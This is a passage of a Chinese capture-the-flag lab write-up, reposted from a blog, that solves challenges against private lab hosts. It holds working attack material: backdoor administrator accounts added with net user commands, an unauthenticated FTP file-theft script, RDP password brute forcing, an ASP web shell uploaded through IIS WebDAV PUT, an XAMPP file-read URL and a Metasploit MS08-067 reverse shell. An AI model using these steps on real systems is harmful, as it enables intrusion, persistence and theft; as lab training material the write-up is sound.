


7.浏览器访问192.168.102.62/php.php




8.点击web shell，添加用户，分别执行:

```
net user test test /add
net localgroup administrators test /add
```



9. 远程连接服务器。用账号test 密码test 登陆



15.ftp的漏洞

题目

通过ftp漏洞获取网站权限

解题过程

1.打开终端,输入ftp 192.168.102.62 连接ftp服务器,发现ftp服务软件为Gabriel's ftp server

```
Connected to 192.168.102.62.
220- *****
**      Welcome on      **
*      Gabriel's FTP Server  *
**      07/2007 Release  **
220 *****
Name (192.168.102.62: root):
```

2.通过搜索引擎,查找版本找到资料: <http://www.exploit-db.com/exploits/27401/>

3.下载攻击脚本27401.py放在桌面,修改为如下:

```
13 import ftplib
14 import os
15
16 # Connect to server
17
18 ftp = ftplib.FTP( "192.168.102.62" )
19 ftp.set_pasv( False )
20
21 # Note that we need no authentication at all!!
22
23 print ftp.sendcmd( 'CWD C:\\\\' )
24 print ftp.retrbinary( 'RETR key.txt', open( 'key.txt', 'wb' ).write )
25
26 ftp.quit()
27
28
```

4.打开新终端并切换到桌面,执行python 27401.py

```
root@ZH-PC: ~# cd Desktop/  
root@ZH-PC: ~/Desktop# python 27401.py  
250 Changed to directory "C:\\"  
226 Finished.  
root@ZH-PC: ~/Desktop#
```

5.得到key: ftp bypass




16.幽灵的Remote Desktop

题目


通过远程桌面连接获取目标权限

解题过程


1.打开爆破工具，填入目标ip，选择3389端口，开始扫描




2.点击添加字典，添加想爆破的账号密码



3. 点击扫描弱口令，选择扫描3389弱口令



4. 最终得到弱口令：administrator 123456



5.远程登录192.168.102.63，使用账号administrator 密码123456




17.无法爆破的密码

题目

过远程桌面连接获取目标权限

解题过程

1.远程连接192.168.102.63




2.在此页面下连续敲击shift键，弹出别人留下的后门



3.在cmd执行

```
net user test test /add
net localgroup administrators test /add
```



4.使用账号密码test test 登陆




18.IIS ghost

题目

通过IIS漏洞获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62




IIS 6 + WebDAV

2.因为iis + webdav环境可能存在iis put漏洞，所以我们使用IISPutScanner扫描。如图配置并扫描




3.扫到漏洞。使用iiswrite进行提权，写入asp木马到服务器。填写域名，再如图选择put。选择asp木马






4. 点击提交数据包，成功上传





5. 再如图选择move，点击提交数据包



6. 成功后访问http://192.168.102.62/shell.asp，使用密码admin登陆



7. 选择key.asp, 点击编辑，得到key:put and write.



19.xampp

题目


通过xampp漏洞获取敏感信息

解题过程


1. 打开浏览器，访问<http://192.168.102.62>，发现跳转到<http://192.168.102.62/xampp/>而且得知其版本为 1.7.3



2. 通过搜索引擎，知道此版本存在一个漏洞可以读取目标主机上的文件<http://www.exploit-db.com/exploits/15370/>



3.通过poc，我们构造：<http://192.168.102.62/xampp/showcode.php/c:boot.ini?showcode=1>访问地址可以得到我们需要的key



20.dangerous 445

题目

通过系统远程溢出控制目标主机

解题过程

1.打开nessus，使用网络漏洞扫描，扫描主机192.168.102.62

< Scans

New Scan / Basic Settings

Basic Settings

Schedule Settings

Email Settings

Name: 192.168.102.62

Description:

Policy: Basic Network Scan

Folder: My Scans

Targets: 192.168.102.62

2.查看扫描结果，发现存在漏洞，基于445端口，可远程溢出。使用ms08-67漏洞攻击

Nessus Scans Schedules Policies

192.168.102.62

Scans > Hosts 1 Vulnerabilities 26 Remediations 1

Severity	Plugin Name	Plugin Family
CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (u...	Windows
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Re...	Windows
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958...	Windows
HIGH	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (...)	Windows

3.打开msfconsole，使用攻击模块Use exploit/windows/smb/ms08_067_netapi，设置目标ip: set RHOST 192.168.102.62exploit

```
> use exploit/windows/smb/ms08_067_netapi
exploit(ms08_067_netapi) > set RHOST 192.168.102.62
RHOST => 192.168.102.62
exploit(ms08_067_netapi) > exploit

Started reverse handler on 192.168.102.65:4444
Automatically detecting the target...
Fingerprint: Windows XP - Service Pack 2 - lang: English
Selected Target: Windows XP SP2 English (AlwaysOn NX)
Attempting to trigger the vulnerability...
Sending stage (769536 bytes) to 192.168.102.62
```

4.成功攻击后输入cat c:\key.txt 显示c盘下的key.txt文件，得到key:you win

```
meterpreter > cat c:\\key.txt  
key: you win  
meterpreter >
```

转载于:<https://www.cnblogs.com/zi20154312/p/9233012.html>